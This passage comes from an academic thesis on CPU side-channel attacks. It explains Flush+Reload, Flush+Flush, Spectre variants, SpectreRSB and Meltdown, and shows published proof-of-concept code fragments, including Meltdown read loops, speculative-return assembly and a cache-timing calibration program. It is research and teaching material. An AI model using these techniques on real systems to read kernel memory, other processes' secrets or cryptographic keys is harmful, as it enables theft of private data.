


FIGURE 3.2: Flush+Flush results. Copyright[2]

The results show how Flush Flush can be less accurate to discern between cached or not due to their results are much closer thant the Flush Reload results, that offer results that can be interpreted with fewer difficulties.

3.4.2 Detecting accesses to a specific cache line

In appendix A.2.1 code that proves that it is possible to distinguish which cache line is being used in some specific time instant. This code uses Flush and Reload technique to carry the side-channel attack.

What this program does is, first of all, declare an array for the samples. Then all samples are flushed to assure they are not cached. Finally, one sample is accessed based on the argument the program receives. This is done to check that all samples can be detected as cached or not.

[1]Own created content
[2]Own created content

Through a simple Makefile this program is runned passing different parameters, thus different probes, and the results show the difference between the cached sample and all the other non cached samples. This validates the previous experiments where differences in access times were shown.

Thus, it is possible to distinguish which cache lines are cached or not.

In appendix A.2.2 code that proves the same observations as in the previous experiments through a Flush Flush side-channel attack implementation can be seen.

At the time to distinguish between cached or non cached line this implementation gets worse results than previous. This can be understood if figures 3.1 and 3.2 are compared. Cycle count difference is greater in Flush Reload than in Flush Flush implementarion. Thus, little deviations in Flush Flush can produce wrong results. This problem can be avoided performing more probes and getting the predominant result.

3.4.3 Own practical attack implementation

A side-channel attack implementation has been released to put in context what can be done with this type of threats. In this scenario victim and attacker have access to the same machine and both can execute the desired programs.

Code has been developed to perform the attack, this can be seen in A.3. A victim program, a spy program and a shared library have been created, assuming the victim program depends on the shared library for some specific tasks and the attacker is able to know that fact. The description of the attack is the following.

As the attacker knows the victim is running some specific program that depends on a shared library, he decides to create a program that loads dinamically this library and retrieves the positions in memory from the functions it implements.

As this is shared code, all these functions are mapped in every memory process space but in physical memory just one occurence of this code can be really found.

Moreover, as the LLC is shared between cores and the cached content is mapped with physical memory, the attacker can infer over the cache lines of the victim that are utilised for the code that runs the shared library. This means, the attacker is able to flush the cache lines for the shared code and then is able to know when this code has been cached again.

When the attacker notice the code has been cached again, he can infer that this code has been executed. Thus, he is able to determine when the victim is running some particular instructions.

In this simple scenario, the victim runs a program that expects some input. Depending on this input some code or another is called in the shared library. The attacker knows that, and thus performs a side-channel attack to monitor which particular function is the victim running at every instant.

The side-channel attack consists in a Flush Reload over the memory positions of the functions from the shared library and then checking when the associated cache lines are present in cache again.

When the attacker detects some function is present in cache, he is able to determine that the victim has executed this function.

This same procedure has been used to derive cryptographic keys from RSA or AES in weak library implementations against these techniques.




FIGURE 3.3: Flush and Reload attack ilustration. Copyright[3]

[3]Own created content

Chapter 4

Vulnerabilities in modern processors

This chapter talks about a series of microarchitectural vulnerabilities that have been discovered recently, and that have a big impact in the microprocessor industry, because some security and privacy topics are threatened by these bugs, and that makes visible that in the design of CPUs these points have to be taken in count.

4.1 Context and introduction

On January 2018 two hardaware vulnerabilities were made public. These vulnerabilities affected a great amount of microprocessors that are in use already. These vulnerabilities are known as Spectre and Meltdown.

Both were discovered by different people and teams independently. For Spectre, two CVE were assigned: CVE-2017-5753, known as Spectre V1 and CVE-2017-5715, known as Spectre V2. Both flaws exist due to the branch prediction implementation. The first one is a bound check bypass and the second one is a branch target injection.

Additionally, Meltdown exploits a race condition in the design of many microprocessors. This is related with the access to memory locations and the check for permission to access those locations.

Meltdown combined with a side-channel attack allow for example to bypass the privilege check that isolate the process memory from the operating system memory.

Spectre has been proved that works also on JIT compilers, as for example Javascript compilers implemented in web browsers. Thus, the exploit has been ported to this kind of software allowing an attacker to read the memory of another web pages when the victim visits a web page controlled by the attacker.

Since these two vulnerabilities were public lot of interest has surged in the hacker and information security community to further investigate and discover new flaws of this type.

For this reason new vulnerabilities have been discovered in this same investigation area, and others very close related. More ways to exploit these vulnerabilities have been also discovered and tested, extending the way that these flaws are affected, for example through the network or as have been said through web browsers.

The two latest vulnerabilities discovered, known as ZombieLoad (CVE-2018-12130) and a variation of Spectre known as Spectre SWAPGS (CVE-2019-1125) were disclosed on May and August 2019. This shows that this investigation field is very active and there is a lot of interest in this topic.

At the time the first two vulnerabilities were published, international news talking about them have created a lot of spectation, classifying them as critical vulnerabilities in the design and implementation of the microarchitecture.

4.2 Timeline and history

This section is intended to summarize the occurences of all these facts and their relation in time. In figure 4.1 a timeline with the most important facts is presented.

On the third of January 2018, it is made the public disclosure of Spectre and Meltdown bugs. The discovery attribution goes to Jann Horn and two academic teams[16][17]. But the discovery date is not known exactly and it is around June 2017.

On the first of June 2017 Intel, AMD and ARM are informed about the flaws that affect their microprocessors and on November, this same year, Intel transmits this information to partners and other interested parties under NDA.

On 20th of November a Cordinate Release Date is agreed upon to be on 2018-01-09 by many of the involved parties. But on third January, due to some article publications related decides to break the CRD and makes everything public.

Following the timeline, in 3rd of May 2018 8 additional Spectre variant flaws known as Spectre-NG are reported. Some the CVEs assigned to these vulnerabilities are CVE-2018-3640 and CVE-2018-3639. These are known as Rogue System Register Read, Variant 3a and Speculative Store Bypass, Variant 4.

On July 2018 more Spectre variants are reported by Intel, one vulnerability known as Bounds Check Bypass Store (BCBS) and another variant that exploits the Return Stack Buffer structure to execute transient instructions[4].

Later, in October this same year, Intel reports that hardware and firmware mitigation mechanisms concerning Spectre and Meltdown have been added to its later processor designs. But few days after this, five new attack are made public. These attacks are based in compromising protection mechanisms with code that exploits the CPU pattern history table, the Branch Target Buffer, the Return Stack Buffer and the Branch History Table.

In may 2019 researchers discover a new class of vulnerabilities in Intel processors that can allow attackers to retrieve data being processed inside the CPU. This new vulnerability is known as ZombieLoad[18].

Finally, in August 2019 another transient execution CPU vulnerability is reported. This known as Spectre SWAPGS abuses the fact that the CPU does not stop executing instruction while some changes in its inner registers are being taking place, letting the attacker to use the values in these registers although they are not supposed to that[19]

4.3 Technical details about the vulnerabilities

This section is intended to describe the technical details about all these vulnerabilities and put special emphasis in the differences between them, what they affect, how can they be used, etc.

4.3.1 Spectre

The vulnerability known as Spectre affects microprocessors that implement branch prediction techniques. When a branch prediction is misspredicted, the speculative execution of some instructions may result in information leakeage that can be exploited through a side-channel attack to extract private data that was not intended to be accesible in that way.

[1] Own created content




FIGURE 4.1: Spectre and Meltdown timeline summary.
Copyright[1]

All the information related with Spectre at that moment was published in a paper [1] where all the discoveries and the flaws found by the researchers are explained.

Spectre exploits the fact that the status of the microarchitecture is not fully restored once instructions are executed speculatively due to a branch misspredict ion. This leaves traces in the cache hierarchy and as there is no possibility to restore the status of the cache, information about the instructions executed remain residual in it. An attacker can extract easily this information with a covert channel and access private data.

For all this to succed some steps and requirements need to be accomplished. The attacker needs to be able to induce erroneous speculative execution and needs also to find a covert channel for recover the private data.

At this point, is important to know that **all variants of the Spectre vulnerability permit to read the content of any memory addresses of another or the self process**. The difference between variants is in the way speculative execution is controlled, the way that information can be leaked, or if it permits to affect the self process or another ones.

The attack is based on inducing the victim to speculatively perform operations that are not intended to be executed in the designed instruction flow of the original program. This speculative execution can be used to leak information about the victim's process.

Almost all variants consist in various phases, where the first one can be called setup phase. In this one the attacker performs operations to mistrain the different units or components of the processor under attack. With this the attacker prepares the scenario for the later exploit phase, that consists in an erroneous speculative execution.

In this first research about Spectre [1] two different variants about the vulnerability were reported, with the time and the effort of more others researchers more variants have been discovered.

4.3.1.1 Spectre V1 Exploiting conditional branches

The first variant exploits conditional branches that are taken by the microprocessor. For this the attacker needs to mistrain the branch predictor in a way that the dessired paths for the attack are followed. With this, the attacker wants to force the microprocessor to execute code that would not have been executed otherwise. If the code executed contains or affects the private data that the attacker wants to know, this information will remain in the cache memory, where the attacker would go to collect it.

A case that summarizes the above conditions can be seen in the listing 4.1. This example has been extracted from the original paper [1], due to it is the simplest example to explain the vulnerability that concerns.

```
1 if(x < array1_size)
2   y = array2[array1[x]*4096];
```

LISTING 4.1: Spectre V1 case

In this example, a conditional expression determines if the value of the variable x, which is controlled by the user, does not exced the size of the variable array1. If this condition is met, some access operation to array1 is performed. This conditional check is a security mechanism to ensure that a read out of bounds of the array can not happen. If this security check can be bypassed an attacker could read every address in the process memory and some of these memory addresses could contain private or secret data that is not intended to be accessed by the attacker.

What the researchers that published the vulnerability discovered is the way to bypass this security check. For this, an attack in three divided in three stages can be used.

First, the attacker must mistrain the branch predictor. This can be done executing the code in listing 4.1 with a value for the x that assures the condition is always true. This would train the branch predictor to always expect that condition as true.

In the next stage, the attacker supplies a value of x greater than the array1 size. This would produce the condition to be false and the inner code would not be executed. However, due to speculative execution the processor does not wait until the condition is resolved and executes the code inside the condition with the help of the branch predictor, as the branch predictor has been previously mistrained it will predict the condition as true.

When the CPU determines the condition was false, this is when the memory access to the variable array1_size is finished, the misprediction error is discovered and any changes in the microarchitecture are reverted, however changes in the cache state are not reverted. So in the third stage the attacker has to analyze the cache content to determine the value of the secret data retrieved.

In the out-of-bounds read the attacker can read arbitrary the content of any memory address in the process memory space. A loop that consists of the three stages of the attack can be prepared to read the hole memory space, thus retrieving private data about the process.

It is important to note that this vulnerability is produced and can be exploited by the fact that the memory access to read the size variable is slower in terms of CPU cycles and thus the processor executes speculatively based on the decission of the

branch predictor. For this code snippet to work the following conditions have to be met:

- The variable array1_size must not be stored in cache.
- The array1 must be cached.

These conditions make that the memory access in the conditional check is slower than the speculative execution that retrieves the value stored in array1[x].

Another interesting point of this code snippet is the statement executed inside the condition. This statement acts as a covert channel to access the memory address, and thus a cache line, that is affected by the byte value in array1[x]. Thus, the attacker can, in the third stage, with a side-channel attack check which cache lines of variable array2 have been accessed to determine which was the value on array1[x]. The value 4096 is used as an offset to assure every element of array2 resides in different cache lines.

4.3.1.2 Spectre V2 Exploiting indirect branches

This variant exploits the fact that the Brach Target Buffer (BTB) 2.1.2.5 is a shared resource between different processes that execute on the same core. The attacker influences the BTB to make the victim execute speculatively code that should not be exexucted.

The attacker can make the victim run a gadget of code of the own victim process while with a side-channel attack collect information about this particular gadget execution.

Researchers have discovered that the BTB can be tricked, or trained, to mispredict a branch from an indirect jump operation. The attacker has to make the predictor learn that this indirect jump goes into the desired gadget.

By the same principle that in variant 1, where the state of the cache memory is not reverted once an incorrect prediction is detected, there is influence over the cache by the speculated gadget.

The process to mistrains the BTB consists in finding the virtual address of the gadget that the attacker wants to execute and the address where an indirect jump to be exploited is located. Once these addresses are known, the attacker, in its own process space, performs indirect branches to the same address where the gadget is located from an indirect jump located in the same address as the indirect jump in the victim process.

There is no need for the attacker that the gadget address in the attacker process space contains code, it can handle exceptions for not crashing the process.

If the attacker performs these steps and then the victim process executes the BTB will be tricked to execute speculatively code from the gadget selected by the attacker. This will not be appreciated by the victim because the CPU will revert the state when notice that the prediction was not correct. But the traces left in the cache can be collected by the attacker through a side-channel attack.

4.3.1.3 SpectreRSB

SpectreRSB is another variant that attacks the RSB, a microarchitectural element introduced in section 2.1.2.6. In [4] and [20] two, very similar, research work were published about how to exploit a variant of Spectre vulnerability in this microarchitecture structure.

As any Spectre attack some steps or conditions need to be filled for the attack to work. These conditions are the following: some way to induce transient instruction execution and some way to extract the secret data are needed (covert and side channels).

This attack is considered as another Spectre variant because of the way the transient execution is accomplished. As the name points, it is through the Return Stack Buffer structure. There are different ways to get this over the RSB. When the Spectre and Meltdown were first disclosed Intel noticed that this structure, the RSB, would be another attack vector for this type of vulnerabilities. Thus, on Intel's Core i7 processors starting from Skylake architecture mitigation mechanisms for the RSB have been adopted. But not in previous CPUs, so this vulnerability is still exploitable in lot of targets.

There are published four ways to pollute the Return Stack Buffer to cause speculative execution. The first one, is through the use of exception handling. In figure 4.2, taken from /citeSPECTRE:2, case a ilustrate this. In the scenario where a function call is performed and the return address is pushed into the RSB, but inside this function an exception is raised, so the code flow goes to the handler, that is a return address deeper in the stack. But when the ret instruction is performed the RSB misspredicts this and transient execution happens.

Another way to produce transient execution through the RSB can be controlling context switching between process. If when the victim process calls a function, before it returns a context switch happens and the process that starts running is controlled by the attacker, the RSB can be polluted with addresses that contain interesting gadgets to execute transient instructions. After this, when the victim process comes back to execution and returns from the function it would take the return address from the RSB, taking the wrong addresses the attacker has left there.

Third way for polluting the RSB can be achieved saturating its capacity. If the RSB can place 4 return addresses, and a process calls recursively four times the same function the RSB is fullfilled with the same return address. Once the fourth ret instruction executes, there is no way to guess the next return address correctly. In this scenario, the RSB acts as a circular buffer and reutilize the data that contains, because there is nothing it can do to predict next return location.[4]


Fourth, last and simplest way, is to directly manipulate the values in the stack, making the RSB and the stack to differ, for misspredict to occur. In listing 4.2 code for implementing the attack with this last transient instruction execution way can be seen.

First of all, a function call is executed. This saves the return address in the stack and the RSB. Then jumps to the tag number 3, where the content of the stack is modified. The top of the stack, the return address is set with the address of the tag number 4. Here a mismatch between the stack and the RSB occurs. When the ret instruction is executed, the return address from the RSB will execute transient instructions that will not be commited. With this, the vulnerability can be proved.

```
1  void speculative_return(uint64_t addr) {
2    asm __volatile__(
3         "xor %%rdx, %%rdx\n"
4         "pause\n"
5         "pause\n"
6         "pause\n"
7         "pause\n"
8         "call   3f\n"
9         "1:\n"
10        "mov  (0x0), %%rax\n"
```

```
        "mov   (%%rcx), %%dl\n"
        "shl   $9,%%rdx\n"
        "movq  (%%rbx,%%rdx), %%rax\n"
        "2:\n"
        "jmp   2b\n"
        "3:\n"
        "lea 0x5(%%rip),%%rdi\n"
        "mov %%rdi,(%%rsp)\n"
        "ret\n"
        "4:\n"
        :
        : "c" (addr) , "b" (caches)
        : "rax", "rdx", "rdi"
        );}
```

LISTING 4.2: Code for the speculative return



(a) Exception handling: While the RSB predicts a return to function Z, the exception is caught by function C, causing a chain of misspeculations when C returns, as the RSB is misaligned to the return addresses on the stack.

(b) Context switch: When the kernel switches from process P1 to P2, the kernel will only evict a few entries with kernel-internal functions. After the context switch, P2 may thus mispredict and return to the remaining RSB entries that were added by P1.

(c) Direct overwrite: A process can enforce return mispredictions by replacing return addresses stored on the stack.

(d) Circular RSB: After returning $N = 4$ times, the predictor cycles over and will repeat the same prediction sequence of return addresses.

FIGURE 4.2: Polluting the Return Stack Buffer.
Copyright[2]

In the appendix refappendixB an attack implementation for the SpectreRSB vulnerability has been developed following the steps that describe the papers where the vulnerability was made public. [4][20]

4.3.2 Meltdown

Meltdown affects a big number of microprocessors, including IBM POWER and ARM-based processors. The vulnerability allows an attacker to read the content of all memory positions, even when it is not allowed to do so.

[2]ret2spec: Speculative Execution Using Return Stack Buffers

The origin of the vulnerability is a race condition that affect the design of many CPUs. This permits an attacker to bypass the normal privilege checks that exists between operating system and user memory address space. Thus allowing to read the content of any memory address mapped. Due to the existence of out-of-order execution the content of unauthorized memory addresses will be temporary loaded into the cache memory. From there, the attacker can recover the data as has been seen in chapter 3.

In the original paper were the vulnerability was made public [2] the code snippet in listing 4.3 was presented. This is used as a basic example to explain how the vulnerability can be exploited.

```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```

LISTING 4.3: Meltdown example

In this two lines of code an exception raising and an array access are performed. However, an exception produces that some special routine, an exception handler, is called to manage some specific task. This means that when the exception is raised the user code that follows it, in this case the array access, should not be performed.

However, due to the out-of-order execution instructions that do not keep relation between them can be executed in any order, and as in this case the array access will be executed by the CPU. When the exception is raised the architectural state is reverted, but the cache memory has been affected by the instruction execution, leaving visible traces.

Covert channels mixed with side-channel attacks can be used to retrieve the contents of any address in the physical memory mapped. As have been said previously, the kernel is mapped into every process space, thus kernel code can be accessed for retrieving sensitive information, as for example KASLR[21][22] offset or any memory address of another process space.

Here the main difference between Meltdown and Spectre can be found. In Meltdown any address mapped in the physical memory can be accessed, but in Spectre only memory address that belong to a single process can be accessed. Moreover, some mitigations techniques have been discovered against Meltdown, as KAISER[23], but it does not prevent against Spectre vulnerabilities for the nature of the vulnerability.

4.3.2.1 Attack preparation

Two main steps need to be taken in count to exploit Meltdown. First of all, some way to induce transient instruction execution is necessary, and then, the information leaked in the cache needs to be retrieved. A covert channel can be used to deduce what was the value from the memory address read.

This aspect is very important, because the attacker can not read directly the content of the cache to know which is the secret value, he needs a way to exfiltrate this information through the microarchitectural state.

In listing 4.3, the structure *probe_array* is supposed to be an array controlled by the attacker. It is fundamental that this array is accessed with different offset with 4096 bytes of separation. This number represents a page in the memory process space. Thus, when a memory access to the array is performed different pages, thus separated memory address and different cache lines, are accessed. This is the covert channel.

If the attacker flushes and monitors all the positions (pages) in the array, it is able to determine, based on the array position accessed, which was the secret value read in the transient instruction. Thus, in the implementation this array will take 256 positions (256 pages), to be able to determine the memory byte read.

```
1 // rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

LISTING 4.4: Meltdown core

The code snippet in listing 4.4 was published in the original paper where the vulnerability was published[2], and it contains the code core required to exploit Meltdown. First, access to an ilegal memory position can be seen. Rcx contains the value of a memory kernel address. Then a memory address using the base address for the array (rbx) and an offset, which is the data retrieved from the kernel (rax), perform a memory access that leaves traces in cache about the secret data read from the kernel. What lasts for the attacker is to retrieve the information leaked from the cache.

This would be the theorical steps needed to perform Meltdown attack. In next section some Meltdown proofs of concept and implementation are explained. All these have been taken from a public code repository published by some of the researchers that found the vulnerability.[24]

4.3.2.2 Meltdown proof of concept

The code repository found in https://github.com/IAIK/meltdown contains several examples and applications that demonstrate the Meltdown bug. There are five demos that ilustrate five different use cases. They proffit the use of TSX[25] when possible to increase the effectiveness of the tests.

The first demo uses Meltdown to read addresses from the own process address space. This does not break any isolation mechanism and results in an effect similar to what is accomplished through Spectre.

This demo is used to read strings located in the memory space without accessing them directly. Strings are read by accessing each one of the bytes that compose them. Probing that is possible to access an arbitrary memory address in the own process space.

There are two possible ways to produce transient instruction execution. The first one, and the fastest, takes advantage of TSX Intel extensions, while the second one, used as a fallback, proffits signal handlers.

In listing 4.5 the function for produce transient execution through TSX is shown, and in listing 4.6 the same is accomplished with signal handlers. The authors of this code repository utilize TSX as default option and rely on signal handlers as a fallback when TSX is not present (this is usually in CPUs previous to 2013)[26].

```
1 int __attribute__((optimize("-Os"), noinline)) libkdump_read_tsx
    () {
2 #ifndef NO_TSX
3   size_t retries = config.retries + 1;
4   uint64_t start = 0, end = 0;
5
```

```
  while (retries--) {
    if (xbegin() == _XBEGIN_STARTED) {
      MELTDOWN;
      xend();
    }
    int i;
    for (i = 0; i < 256; i++) {
      if (flush_reload(mem + i * 4096)) {
        if (i >= 1) {
          return i;
        }
      }
      sched_yield();
    }
    sched_yield();
  }
#endif
  return 0;
}
```

LISTING 4.5: TSX read function

```
int __attribute__((optimize("-Os"), noinline))
   libkdump_read_signal_handler() {
  size_t retries = config.retries + 1;
  uint64_t start = 0, end = 0;

  while (retries--) {
    if (!setjmp(buf)) {
      MELTDOWN;
    }

    int i;
    for (i = 0; i < 256; i++) {
      if (flush_reload(mem + i * 4096)) {
        if (i >= 1) {
          return i;
        }
      }
      sched_yield();
    }
    sched_yield();
  }
  return 0;
}
```

LISTING 4.6: Signal handler read function

In both code snippets the definition of the MELTDOWN macro is very similar to listing 4.4.

Demo number two is a use case to defeat KASLR[21]. Since Linux kernel 4.12 it is enabled by default, and this means that the kernel location in memory changes with each reboot. This is a defensive technique to make difficult exploitation of memory corruption vulnerabilities present in the kernel. Thus, a method to defeat this technique is very interesting for attackers.

Note: when Meltdown vulnerability was firs discovered no defensive techniques were designed or applied in kernels by default due to performance loses. However, once these bugs were disclosed more importance were give to efforts

dedicated to fight these risks. KAISER[27], later known as KPTI, is defense implemented in the kernel since version 4.15 to mitigate Meltdown vulnerability. As per the time it was disclosed it was not included these demos do not take in account this protection, but for testing in a host with an actual kernel version this mechanism must be disabled on the boot.[28]

Remaining tests in the repository, are use cases that extend these two previous. But they reflect the severity of this vulnerability and the need to solve it in proper way. In the third demo the read rate is computed, and in the example provided in the repository the result is higher than 99%. Demo 4 shows how to read directly from physical memory to read other process memory, not the kernel or the own process. This means that an attacker could read everything that is mapped in physical memory as passwords, cryptography secrets, etc. Finally, the fifth demo extends the fourth and dumps the contents of the entire physical memory. As previously said, every data mapped can be accessed by an attacker.

These have been the probes realized to test and work with the Meltdown vulnerability. The library provided in this code repository contains lot of details about the implementation of these attacks and is a good resource to get deeper in the topic.[24]

Chapter 5

Conclusion

A research work has been carried out in the field of security at microarchitectural level. Researching has been composed of technical reading and understanding of concepts, and with practical experiments and proofs of concept to demonstrate the possibility to reproduce the facts told in other works.

To acquire the knowledge and capabilities for the required tasks several topics have been studied, being some of them previously known and others new to me. For this reason a broad vision has been captured in this work.

In first place, a brief description about microarchitectural theoretical concepts has been presented. This includes a summary of the most important components that form part of modern CPUs. Moreover, some advantages and disadvantages that concern these structures are also commented.

Thereon, side-channel attacks are presented and explained in detailed manner. What are exactly, why is possible that they occur and how to trigger this kind of attacks that exploit flaws in the design are commented among other things. Moreover, experiments to prove and demonstrate the fact detailed have been described and their results have been presented. In addition, an own design and implementation attack that offers valid results and conclusions has been described and its code has also been presented.

Finally, the published research about vulnerabilities in the microarchitecture has been analyzed. From the starting point in advance new vulnerabilities and discoveries have been studied. Practical experiments have been performed, from existent code and proofs of concept to implement attacks based on the technical details provided by these different research works.

All this offers a broad specter about this research field, and is a necessary, and first stage, to continue the researching tasks in this area that is experiencing an increasing attention for the consequences that can carry with it.

For this reason, this work can also be seen as an introduction in the research world, and specifically in the microprocessor's vulnerabilities.

Some very recent publications[19][18] in the field show how there is still a lot of work in this area. This means there exists an active research line that can be followed acquiring more knowledge about microarchitecture and focus on the different elements that conform the CPU in order to identify potential situations that have been not previously considered as possible, that lead to the discovery of new or potential vulnerabilities.

Appendix A

Side-channel attack experiments

This appendix contains all the code employed to perform the experiments for obtaining all the data about side-channel attacks. With it the possibility to perform an attack of this type can be proved.

There exist some resources on the Internet that contain code that serves as proof of concepts or implementations of side-channel attacks. The code below has been inspired in these resources and contain the best approaches that have been considered.[29][30] [31]

A.1 Calibration

A.1.1 Flush and Reload

```
#include <stdint.h>
#include <stdio.h>
#include <string.h>
//#include <sched.h>

#include "../../utils/utils_cache.h"


uint64_t static inline reload(void *addr){
  uint64_t time = rdtsc();
  memory_access(addr);
  uint64_t delta = rdtsc() - time;
  return delta;
}

uint64_t static inline flush_reload(void *addr){
  uint64_t time = rdtsc();
  memory_access(addr);
  uint64_t delta = rdtsc() - time;
  flush(addr);
  return delta;
}

uint64_t array[5*1024];
void *mem_pos = array + 2*1024;

uint32_t hit_histogram[80];
uint64_t miss_histogram[80];

int main(int argc, char **argv){
  memset(array, -1, 5*1024*sizeof(uint64_t));
```

```
32  memory_access(mem_pos);
33  cpuid();
34
35  for(int i = 0; i < 4*1024*1024; i++){
36    uint64_t d = reload(mem_pos);
37    hit_histogram[MIN(79,d/5)]++;
38    cpuid();
39  }
40
41  flush(mem_pos);
42
43  for(int i = 0; i < 4*1024*1024; i++){
44    uint64_t d = flush_reload(mem_pos);
45    miss_histogram[MIN(79,d/5)]++;
46    cpuid();
47  }
48
49  uint64_t hit_max = 0;
50  uint64_t hit_max_i = 0;
51  uint64_t miss_min_i = 0;
52  printf("Cycles\t Hits\t Misses\n");
53  for (int i = 0; i < 80; ++i)
54  {
55    printf("%3d: %10zu %10zu\n",i*5,hit_histogram[i],
        miss_histogram[i]);
56    if (hit_max < hit_histogram[i])
57    {
58      hit_max = hit_histogram[i];
59      hit_max_i = i;
60    }
61    if (miss_histogram[i] > 3 && miss_min_i == 0)
62      miss_min_i = i;
63  }
64  if (miss_min_i > hit_max_i+4)
65    printf("Flush+Reload possible!\n");
66  else if (miss_min_i > hit_max_i+2)
67    printf("Flush+Reload probably possible!\n");
68  else if (miss_min_i < hit_max_i+2)
69    printf("Flush+Reload maybe not possible!\n");
70  else
71    printf("Flush+Reload not possible!\n");
72
73  uint64_t min = -1UL;
74  uint64_t min_i = 0;
75  for (int i = hit_max_i; i < miss_min_i; ++i)
76  {
77    if (min > (hit_histogram[i] + miss_histogram[i]))
78    {
79      min = hit_histogram[i] + miss_histogram[i];
80      min_i = i;
81    }
82  }
83  printf("The lower the threshold, the lower the number of false
      positives.\n");
84  printf("Suggested cache hit/miss threshold: %zu\n",min_i * 5);
85  return min_i * 5;
```

```
}
```

LISTING A.1: Flush and Reload implementation

